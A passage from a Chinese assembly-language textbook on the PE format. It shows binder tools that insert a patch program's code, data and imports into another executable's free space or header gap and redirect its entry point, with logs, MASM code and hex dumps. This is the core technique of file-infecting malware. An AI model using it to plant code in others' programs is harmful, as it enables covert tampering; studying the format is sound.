接下来，测试另外一个补丁程序，将第4章开发过的锁定任务栏的简单PE程序LockTray.asm作为补丁程序（该文件可在随书文件chapter14目录中找到）。

1.编写补丁程序

根据规则，在该源代码的最后添加占位的跳转指令如下：

```
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
```

编译链接生成LockTray.exe文件。

2.运行补丁工具

补丁工具不再需要单独开发，在已有的bind.asm中修改补丁文件的路径，使它指向新的补丁PE文件LockTray.exe，重新编译、链接和执行程序，执行结果如下：

```
补丁文件：D:\masm32\source\chapter14\LockTray.exe
目标文件：D:\masm32\source\chapter14\HelloWorld.exe

补丁数据段的有效数据大小为：00000012
补丁数据段在文件中的起始位置：00000800
补丁数据段在内存中的起始地址：00003000
目标数据段的有效数据大小为：0000000b
目标数据段在文件中的起始位置：00000800
目标数据段在文件中对齐后的大小：00000200
目标数据段在内存中的起始地址：00003000
目标文件的数据段中有空间，剩余空间大小为：000001f6，需要大小：00000012。补丁数据段在目标文件中存放的起始位置：000009ee
数据在新文件的内存中的起始地址：004031ee
------------------------------------------------------------------
补丁导入表所在段的有效数据大小为：00000080
补丁导入表所在段在文件中的起始位置：00000600
补丁导入表在文件中的起始地址：00000610
目标导入表所在段的有效数据大小为：00000092
```

```
    目标导入表所在段在文件中的起始位置：00000600
    目标导入表在文件中的起始地址：00000610
    目标导入表所在段在文件中对齐后的大小：00000200
    补丁程序调用链接库个数：00000001
    补丁程序调用函数个数：00000003
    补丁程序调用动态链接库及每个动态链接库调用函数个数明细：
    03 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
11 11 11 11 11 11 11 11 11 11 11 11 11
    目标程序调用链接库个数：00000002
    目标程序调用函数个数：00000002
    目标程序调用动态链接库及每个动态链接库调用函数个数明细：
    01 00 00 00 01 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
11 11 11 11 11 11 11 11 11 11 11 11 11
    目标文件中原有导入表空间：0000003c，补丁程序中导入函数两个相关数组的大小：00000020  前者若大于
后者，则 bind 可继续进行
    补丁文件导入函数名和动态链接库名字符串常量的大小：00000038
    合并以后文件导入表大小（含零结构）：00000050
    目标文件的导入表所处的段中有空间。剩余空间大小为 :00000170，需要大小：00000088。合并以后的导入
表在目标文件中存放的起始位置为：00000778

    合并以后的导入表修正

    DLL 名：user32.dll   Name1 原始值：00002074          Name1 修正值：000021c8
    函数名：FindWindowA 文件起始位置原始值：00002058      文件起始位置修正值：000021d4
    函数名：ShowWindow  文件起始位置原始值：00002066      文件起始位置修正值：000021e2
    函数名：EnableWindow 文件起始位置原始值：00002048     文件起始位置修正值：000021f0
    DLL 名：user32.dll  FirstThunk 原始值：00002000       FirtThunk 修正值：00002010
    DLL 名：user32.dll   OriginalFirstThunk 原始值：00002038  OriginalFirtThunk 修正值：00002020

    数据目录表中对导入表部分的修改

      导入表起始位置    原始值：00002010    修正值：00002178
      导入表大小        原始值：0000003c    修正值：00000050

    ----------------------------------------------------------------
    目标代码装入地址和程序执行入口：00400000:00001000

    补丁代码所在段的有效数据大小为：00000042
    补丁代码所在段在文件中的起始位置：00000400
    补丁代码在内存中的起始位置：00001000
    目标代码所在段的有效数据大小为：00000024
    目标代码所在段在文件中的起始位置：00000400
    目标代码所在段在文件中对齐后的大小：00000200
    目标代码在内存中的起始位置：00001000
    目标文件的代码所处的段中有空间。剩余空间大小为 :000001dd，需要大小：00000042。合并以后的代码在
目标文件中存放的起始位置为：000005be
    ------------------------------------------------------------
    补丁程序装载基地址：00400000

    文件偏移：000005c0   指令：68h      操作数：00403000 偏移：00000000   修正后的新值：004031ee
    文件偏移：000005ca   指令：a3h      操作数：0040300e 偏移：0000000e   修正后的新值：004031fc
    文件偏移：000005d1   指令：35ffh    操作数：0040300e 偏移：0000000e   修正后的新值：004031fc
    文件偏移：000005de   指令：35ffh    操作数：0040300e 偏移：0000000e   修正后的新值：004031fc
    文件偏移：000005ee   指令：25ffh    操作数：00402008 修正后的新值：00402018
    文件偏移：000005f4   指令：25ffh    操作数：00402000 修正后的新值：00402010

   文件偏移：000005fa    指令：25ffh    操作数：00402004    修正后的新值：00402014
   文件偏移：000005ee    指令：e9h      操作数：fffffff0    修正后的新值：fffffe12
   补丁代码指令操作数地址需要修正的个数：00000008
```

运行生成的C:\bind.exe程序时，发现任务栏被锁定。

3.存在的问题及解决方案

当用该程序对其他PE程序进行绑定时，发现大部分不成功。比如用bind.exe为其自身打path.exe补丁，会提示导入表所在节的空间不够，程序无法正常进行，类似的情况还有很多。造成这种情况的原因有两个：

一是因为在设置程序之初，就假设目标PE程序的代码、数据以及导入表所处的节的位置是不一样的。

二是如果某个节空间不够，程序就无法进行绑定；即使其他节的空间足够大，假设数据段有足够的容量存放补丁程序的所有数据，可是程序设计时只把补丁程序的数据存放到了该段中，其他数据存放到其他段中，而其他段却没有足够的空闲空间存储那些数据。

通过PEInfo查看大部分程序发现，许多PE程序导入表和代码经常使用同一个段，或者数据段的空闲比较大，而其他段的空闲比较小。这时候就需要重新审视前面的程序，使其能适应更复杂的场合。所以，需要改变程序设计思路，例如导入表段空间如果不够，可以使用数据段的空间；代码段的空间不够，可以使用导入表所在段的空闲空间。这样用bind1.exe为bind.exe打patch.exe补丁就能成功。下面是两个程序对bind.exe打补丁时运行效果的对比。

1）用bind为bind.exe打补丁的运行结果（因空间不足，输出打补丁失败提示信息）：

```
补丁文件：D:\masm32\source\chapter14\patch.exe
目标文件：D:\masm32\source\chapter14\bind.exe
……
合并以后文件导入表大小（含零结构）：00000050
>>目标段空间不够，不足以容纳补丁导入表及相关数据！
```

2）用bind1为bind.exe打补丁的运行结果（因将导入表转移到数据段，补丁成功）：

```
补丁文件：D:\masm32\source\chapter14\patch.exe
目标文件：D:\masm32\source\chapter14\bind.exe
补丁数据段的有效数据大小为：00000062
补丁数据段在文件中的起始位置：00000800
补丁数据段在内存中的起始地址：00003000
目标数据段的有效数据大小为：000016d8
目标数据段在文件中的起始位置：00003c00
目标数据段在文件中对齐后的大小：00001800
目标数据段在内存中的起始地址：00006000
目标文件的数据段中有空间,剩余空间大小为：00000eec,需要大小：00000062。补丁数据段在目标文件中存放的起始位置：0000539e
数据在新文件的内存中的起始地址：0040779e
--------------------------------------------------------------------
补丁导入表所在段的有效数据大小为：00000086
补丁导入表所在段在文件中的起始位置：00000600
补丁导入表在文件中的起始地址：00000610
目标导入表所在段的有效数据大小为：0000117a
目标导入表所在段在文件中的起始位置：00002a00
目标导入表在文件中的起始地址：00003960
目标导入表所在段在文件中对齐后的大小：00001200
补丁程序调用链接库个数：00000001
补丁程序调用函数个数：00000003
补丁程序调用动态链接库及每个动态链接库调用函数个数明细：
03 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11
```

目标程序调用链接库个数：00000002
目标程序调用函数个数：00000017
目标程序调用动态链接库及每个动态链接库调用函数个数明细：
08 00 00 00 0F 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11

目标文件中原有导入表空间：0000003c,补丁程序中导入函数两个相关数组的大小：00000020前者若大于后者,则bind可继续进行

补丁文件导入函数名和动态链接库名字符串常量的大小：0000003e

合并以后文件导入表大小（含零结构）：00000050

目标文件的导入表所处的段中无空间，但数据段有剩余空间，其大小为:00000e8a,需要大小：0000008e。合并以后的导入表在目标文件中存放的起始位置为：00005310

以下是两个程序对空闲空间的处理方法之间的比较。

1）bind.exe如果判断出空间不够，即退出：

```
.else ;导入表段空间不够
invoke _appendInfo,addr szErr21
jmp @ret
.endif
```

2）bind1.exe如果判断出空间不够，还要看其他节的空间是否可以被有效利用：

```
.else ;导入表段空间不够
;如果导入表所在段空间不够，可以看看数据段空间是否可用
mov eax,dwDataLeft
sub eax,dwPatchDataSize
.if eax>dwImportSpace2 ;数据段还有空间
mov @dwTemp,eax
mov dwImportLeft,eax
mov eax,lpNewData
sub eax,dwImportSpace2
mov @dwTemp1,eax
mov lpNewImport,eax
invoke wsprintf,addr szBuffer,addr szOut2601,@dwTemp,dwImportSpace2,@dwTemp1
invoke _appendInfo,addr szBuffer
;将目标文件的导入表复制到指定位置（4）
mov esi,_lpFile2
add esi,dwDstImportInFileStart
mov edi,lpDstMemory
add edi,@dwTemp1
mov ecx,dwDstImportSize
rep movsb
;此时edi指向导入表的最后一个位置，向前返回14h的零IMAGE_IMPORT_DESCRIPTOR结构
sub edi,14h
push edi ;计算补丁导入表在新文件的偏移
sub edi,lpDstMemory
mov lpPImportInNewFile,edi
pop edi
;将补丁导入表复制到紧接下来的位置（5）
mov esi,_lpFile1
add esi,dwPatchImportInFileStart
mov ecx,dwPatchImportSize
rep movsb
```

```
;分析补丁导入表内容
;从补丁导入表获得动态链接库常量内容，添加到新文件
invoke pasteImport,_lpFile1,_lpFile2,edi
.else
invoke _appendInfo,addr szErr21 ;数据段空间也不够，则退出
jmp @ret
.endif
.endif
```

14.5 小结

PE空闲空间可以由文件头部数据结构中连续的可覆盖的字段空间组成，也可以由对齐特性产生的全0空间组成。本章主要针对后者编写一个补丁程序，通过手工和开发补丁程序两种方式为目标PE实施补丁。该部分涉及对导入表的处理、数据的合并、指令操作数修正等操作。

第15章　在PE间隙中插入程序

第14章通过一个实例，介绍如何将自己编写的程序代码加入到任何一个可执行文件的空闲空间中。本章研究如何利用PE文件间隙，在PE间隙中插入程序的方法。

在PE中插入程序的最大障碍，除了大部分PE文件中存在的空闲空间不足之外，还有一点就是对导入表的处理，对这部分数据的处理比较复杂。本章将使用第13章介绍的嵌入补丁程序框架，通过动态加载技术和免重定位技术的应用，打造一个免导入表的、更容易放到其他PE里的补丁程序。先来看看什么是PE间隙。

15.1　什么是PE间隙

第14章介绍过，PE相关数据结构中存在大量无用的字段和空闲空间，这些对于编写一些小的嵌入程序而言，空间是足够的，但无法容纳相对大一点的程序。间隙的存在，为程序代码提供了更大的生存空间。

空闲空间存在于PE文件格式相关的的数据结构中，而间隙则存在于数据结构之外。PE文件格式中存在三个主要的间隙，见图15-1。




图　15-1　PE中的间隙

图15-1显示了PE结构外存在的三个间隙：

间隙一　主要是定义DOS Stub程序，而在Windows环境中，16位程序已然废弃，所以，把这个间隙当做可以利用的空间是可行的。该间隙的大小一般由不同的编译器和链接程序定义。选用不同的编译器，使用不同的链接参数，该大小是不一样的。通过调整字段IMAGE_DOS_HEADER.e_lfanew的值也可以改变间隙一的大小。

间隙二　一般由用户自己扩充定义。通过调整字段

IMAGE_FILE_HEADER.SizeOf OptionalHeader的值即可改变间隙二的大小。

间隙三　大小也是由不同编译器和不同链接参数决定。通过调整字段IMAGE_OPTIONAL_HEADER32.SizeOfHeaders的值即可改变间隙三的大小。

开发者既可以将补丁程序部署到某一个间隙，也可以同时选择两个或三个间隙，根据自己的需要来定义。本章只演示将自己的代码部署到间隙一的方法。

15.1.1　构造间隙一

一个有4个节表的标准PE头文件的文件头部分总大小为258h，根据Win32的内存映射的机制，该文件头部分将被安排到基地址的开始处。也就是说，从258h开始，一直到1000h在内存中都将空闲，这个空间就是间隙一的最大空间，如图15-2所示。




图　15-2　PE文件被装入内存以后的间隙一

如图所示，在真正构造间隙时，间隙并不在PE头部后面，而是在DOS Stub和PE头之间，通过扩充PE字段IMAGE_DOS_HEADER.e_lfanew的值来实现。即将该字段加上嵌入的代码长度（允许嵌入代码的最大长度为1000h-0258h＝0DA8h），间隙扩充出来后，将补丁代码复制到间隙一起始位置即可。

15.1.2 间隙一与参数

由于本实例的补丁程序没有导入表、没有数据段，并且代码里没有可以修正的重定位代码，所以对目标PE文件的相关参数的修正工作量很小。

间隙一的出现使得目标PE文件的大小发生了变化，所以，凡是在PE文件里涉及文件偏移的所有字段均需要修正。这些字段和参数主要包括：

IMAGE_OPTIONAL_HEADER32.SizeOfHeaders（文件头＋节表的大小）

节表中的IMAGE_SECTION_HEADER.PointerToRawData在文件中的偏移

代码中的E9 FC FF FF FF指令中操作数的修正

IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint（代码入口地址）

IMAGE_DOS_HEADER.e_lfanew（DOS Stub程序偏移）

幸运的是，代码中的大部分地址是与内存有关的RVA，而非文件偏移，所以要修正的字段全部都已经列出来了。

注意　这里没有列出IMAGE_OPTIONAL_HEADER32.SizeOfImage字段。在大部分情况下，对PE文件做过修改后都要修正这个值。因为本章假设补丁代码只用到了PE加载器分配给文件头部（1000h）空间的剩余空间，即使不用这些空间PE加载器也不会给文件头部分配更小的空间。所以，尽管文件大小发生了变化，但加载到内存后的PE映像尺寸并没有发生变化。

15.2 插入HelloWorld的补丁程序实例

本实例选定第6章编写的HelloWorld1.asm程序，因为它符合无数据段、无导入表、无重定位信息条件。

复制该文件到chapter15目录，更名为HelloWorld.asm，并在该文件中添加补丁流程转向特性，即在HelloWorld.asm的主程序的最后、ret返回指令之前加入以下指令：

```
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
```

详细代码见随书文件chapter15\helloworld.asm。

重新编译链接生成HelloWorld.exe。

注意　一定要将代码段的标志06000020h更改为0e0000020h，否则运行会出现异常。

运行生成的PE文件，久违的HelloWorld对话框出现在屏幕上。显示完对话框后依然会出现异常。这个倒不用担心，这正说明代码中添加的跳转指令起作用了。

15.2.1 补丁程序字节码

以下显示了HelloWorld.exe的字节码（加黑的部分为代码）：

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........   ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 A8 00 00 00  ...............
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ......!.L!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  5D 17 1D DB 19 76 73 88 19 76 73 88 19 76 73 88  ]...vs.vs.vs
00000090  E5 56 61 88 18 76 73 88 52 69 63 68 19 76 73 88  Va.vsRich.vs
```

```
000000A0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 01 00  ........PE..L...
000000B0  48 09 28 4C 00 00 00 00 00 00 00 00 E0 00 0F 01  H.(L............
000000C0  0B 01 05 0C 00 02 00 00 00 00 00 00 00 00 00 00  ................
000000D0  24 11 00 00 00 10 00 00 00 20 00 00 00 00 40 00  $........ ....@.
000000E0  00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00  ................
000000F0  04 00 00 00 00 00 00 00 00 20 00 00 00 02 00 00  ......... ......
00000100  00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00  ................
00000110  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  2E 74 65 78 74 00 00 00 D8 01 00 00 00 10 00 00  .text...........
000001B0  00 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 20 00 00 E0 00 00 00 00 00 00 00 00  .... ..^........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 47 65 74  HelloWorldPE.Get
00000210  50 72 6F 63 41 64 64 72 65 73 73 00 4C 6F 61 64  ProcAddress.Load
00000220  4C 69 62 72 61 72 79 41 00 4D 65 73 73 61 67 65  LibraryA.Message
00000230  42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C 00  BoxA.user32.dll.
00000240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000250  00 00 00 00 00 00 00 00 00 00 00 00 00 55 8B EC  .............U
00000260  83 C4 FC 60 C7 45 FC 00 00 00 00 8B 7D 08 81 E7  `E....}.
00000270  00 00 FF FF 66 81 3F 4D 5A 75 11 8B F7 03 76 3C  ..    f?MZu..v<
00000280  66 81 3E 50 45 75 05 89 7D FC EB 10 81 EF 00 00  f>PEu.}...
00000290  01 00 81 FF 00 00 00 70 72 02 EB D8 61 8B 45 FC  ..  ...pr.aE
000002A0  C9 C2 04 00 55 8B EC 83 C4 F8 60 C7 45 FC 00 00  ..U`E..
000002B0  00 00 8B 7D 0C B9 FF FF FF FF 32 C0 FC F2 AE 8B  ..}.      2
000002C0  CF 2B 4D 0C 89 4D F8 8B 75 08 03 76 3C 8B 76 78  +M.Mu..v<vx
000002D0  03 75 08 8B 5E 20 03 5D 08 33 D2 56 8B 3B 03 7D  .u.^ .].3V;.}
000002E0  08 8B 75 0C 8B 4D F8 F3 A6 75 03 5E EB 0C 5E 83  .u.Mu.^.^
000002F0  C3 04 42 3B 56 18 72 E3 EB 22 2B 5E 20 2B 5D 08  .B;V.r"+^ +].
00000300  D1 EB 03 5E 24 03 5D 08 0F B7 03 C1 E0 02 03 46  .^$.].....F
00000310  1C 03 45 08 8B 00 03 45 08 89 45 FC 61 8B 45 FC  ..E...E.EaE
00000320  C9 C2 08 00 8B 04 24 50 E8 00 00 00 00 5B 81 EB  ...$P....[
00000330  2D 11 40 00 58 50 E8 22 FF FF FF 89 83 4D 10 40  -.@.XP"     M.@
00000340  00 B8 0D 10 40 00 03 C3 BF 4D 10 40 00 8B 0C 1F  ...@..M.@...
00000350  50 51 E8 4D FF FF FF 89 83 55 10 40 00 89 83 41  PQM     U.@.A
00000360  10 40 00 B8 1C 10 40 00 03 C3 BF 4D 10 40 00 8B  .@...@..M.@.
00000370  0C 1F BA 41 10 40 00 03 D3 50 51 FF 12 89 83 45  ..A.@..PQ  .E
00000380  10 40 00 B8 35 10 40 00 03 C3 BF 45 10 40 00 8B  .@.5.@..E.@.
00000390  14 1F 50 FF D2 89 83 51 10 40 00 B8 29 10 40 00  ..P  Q.@.).@.
000003A0  03 C3 BF 51 10 40 00 8B 0C 1F BA 41 10 40 00 03  .Q.@...A.@..
000003B0  D3 50 51 FF 12 89 83 49 10 40 00 B8 00 10 40 00  PQ  .I.@...@.
000003C0  03 C3 BA 49 10 40 00 03 D3 6A 00 6A 00 50 6A 00  .I.@..j.j.Pj.
000003D0  FF 12 E9 F0 FF FF FF C3 00 00 00 00 00 00 00 00    .     ........
000003E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

所有可执行的代码长度为01D8h，其中包含了导入函数、数据段、重定位信息的处理。可以说，这种结构的代码在移植性上具有更大的适应性，但是，提高了代码的适应性，但损失了代码的空间，从上面的字节码可以看出代码的长度明显增大。如果想在其他PE中找到合适空闲的空间存放代码就成了一个问题。下面就来解决这个问题，通过合理地修改PE文件头，根据操作系统特性和PE文件的数据结构的定义来创造空间，为代码找到栖身之地。

15.2.2 目标PE结构

本实例打完补丁以后的目标PE的大致结构如图15-3所示。

目标文件-DOS头+DOS Stub
补丁程序-代码段字节码
目标文件-PE头（部分字段作了修改）
目标文件-节表
目标文件-节内容

图 15-3 在PE间隙一插入程序后的目标PE结构

如图所示，补丁程序中的代码段字节码被嵌入到了目标文件头部，位于DOS头和PE头中间。目标文件有变动的其他部分包括DOS头中指向"PE\0\0"标志字的指针值、目标文件PE头部部分字段、节表的每个节的文件起始偏移，而目标文件的节内容并无变化。

下面介绍本实例补丁工具的开发。

15.3　开发补丁工具

本小节将开发在PE间隙中插入补丁程序的补丁工具。重点学习本实例中用到的数据结构及变量；最后，通过对Word程序打补丁，对补丁工具进行简单测试。

首先来看补丁工具的编程思路。

15.3.1　编程思路

考虑到补丁程序采用了重定位技术、动态加载技术，补丁字节码的可移植性较强。制作的补丁工具相对简单。以下是在PE间隙中插入程序的补丁工具编程的基本思路：

步骤1　从补丁程序获取代码段字节码大小dwPatchCodeSize。

由于补丁程序使用了嵌入补丁框架，所以数据、代码、导入表等数据均在补丁程序的代码段中。此例中的PE间隙位于文件头部，当PE被加载进内存后，系统会为文件头部分配一个页面（1000h）的大小。一个普通的PE头部大小为258h，所以间隙一可利用的空间为：

1000h-258h＝0DA8h

当然，用户可以通过定义把间隙一的空间变得比0DA8h更大，但一旦间隙一的空间大于该值，操作系统就会为PE头部分配多于一个页面，这将导致节表结构中描述节在内存的起始地址的字段发生变化，补丁工具必须针对这一变化修改PE中大量与之相关的数据。所以，为了简单起见，补丁工具会首先判断补丁代码段大小是否大于0DA8h；如果大于该值，则认为空间不足而拒绝打补丁。

步骤2　将补丁代码大小对齐后，加上目标PE原始文件大小得出补丁后的新文件大小dwNewFileSize。用这个变量申请内存空间，并将目标PE的DOS头和DOS Stub复制到新申请的内存中。

步骤3　通过目标PE计算出间隙一在目标文件的起始位置lpPatchPE，并将补丁程序代码段的字节复制到新申请的内存该偏移处。

步骤4　将目标PE剩余部分字节码全部复制到补丁程序代码段后，从而完成对目标PE的补丁代码的插入。

步骤5　修正因在文件头部插入代码导致的每个节在文件中起始位置的变化。

步骤6　计算嵌入补丁框架中E9指令后的跳转偏移，使其跳转到原始的目标PE文件的入口处执行原始的目标PE文件。

步骤7　修正代码入口地址使其指向新加入的补丁代码的起始地址。

最后，将内存中已创建并修改完成的目标补丁程序写入文件。

打完补丁以后的目标程序大致结构可以参见图15-3。

下面介绍补丁工具程序中用到的主要数据变量。

15.3.2　数据结构分析

间隙一是用来存放补丁程序的。在程序编码阶段，补丁程序就被设计成一个整体，即与补丁程序有关的所有信息、数据、代码等均在其内，并且相对独立。在程序中，间隙一的大小和补丁程序的大小相等；实际上，间隙一的大小可能还要大。间隙一的实际代码大小在变量dwPatchCodeSize中，dwNewPatchCodeSize是将实际大小按照8个字节对齐后的大小。

类似地，所有的头＋节表大小也有两个表示，其中后者是按照字段IMAGE_OPTIONAL_HEADER32.FileAlignment对齐以后的大小。前者是实际大小，后者的大小放到了变量lpOthers里。

因为文件头从0开始，所以DOS头＋DOS　　Stub的大小实际就是IMAGE_DOS_HEADER.e_lfanew的值，程序中用变量lpPatchPE表示，各变量位置见图15-4。




图　15-4　补丁程序中各变量的位置

如图15-4所示，lpFirstSectionStart是第一个节的数据位于文件中的偏移，大部分情况下，该值与lpOthers相等。也有例外，通过对诸如记事本、IExplorer.exe等程序的分析可以看到，在这些程序的文件头里，节表后还有一些数据，它们是绑定导入数据。对这些可执行文件打补丁的方法在后面再进行讨论。

注意，当前的程序只适应于节表定义后再无数据的PE程序。

例如，打开WinWord.exe（Word字处理程序），其文件头节表定义部分如下：

```
00000240  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000250  5D 6B AA 00 00 10 00 00 00 6C AA 00 00 04 00 00  ]k......l.....
00000260  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
00000270  2E 64 61 74 61 00 00 00 64 7C 0B 00 00 80 AA 00  .data...d|...€.
00000280  00 A6 0A 00 00 70 AA 00 00 00 00 00 00 00 00 00  ....p.........
00000290  00 00 00 00 40 00 00 C0 2E 74 6C 73 00 00 00 00  ....@...tls....
000002A0  BC 12 02 00 00 00 B6 00 00 02 00 00 00 16 B5 00  .............
000002B0  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 C0  ............€..
000002C0  2E 63 64 61 74 61 00 00 04 00 00 00 00 20 B8 00  .cdata....... .
000002D0  00 02 00 00 00 18 B5 00 00 00 00 00 00 00 00 00  ...............
000002E0  00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00  ....@...rsrc...
000002F0  10 A3 06 00 00 30 B8 00 00 A4 06 00 00 1A B5 00  ....0.......
00000300  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

节表后再无任何数据，补齐的部分全是用0填充。

下面再看一个记事本程序，它的节表定义后的部分如下：

```
000001D0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001E0  48 77 00 00 00 10 00 00 00 78 00 00 00 04 00 00  Hw.......x......
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
00000200  2E 64 61 74 61 00 00 00 A8 1B 00 00 00 90 00 00  .data.........
00000210  00 08 00 00 00 7C 00 00 00 00 00 00 00 00 00 00  .....|..........
00000220  00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00  ....@...rsrc...
00000230  20 7F 00 00 00 B0 00 00 00 80 00 00 00 84 00 00   .......€.....
00000240  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@

00000250  A2 BD 02 48 58 00 00 00 B6 BD 02 48 65 00 00 00  .HX....He...
00000260  CA BD 02 48 71 00 00 00 6C BD 02 48 7E 00 00 00  .Hq...l.H~...
00000270  6C BD 02 48 8B 00 00 00 89 BD 02 48 96 00 00 00  l.H....H...
00000280  C6 BD 02 48 A3 00 01 00 C5 BD 02 48 B0 00 00 00  .H....H...
00000290  81 BD 02 48 BA 00 00 00 BD BD 02 48 C4 00 00 00  .H....H...
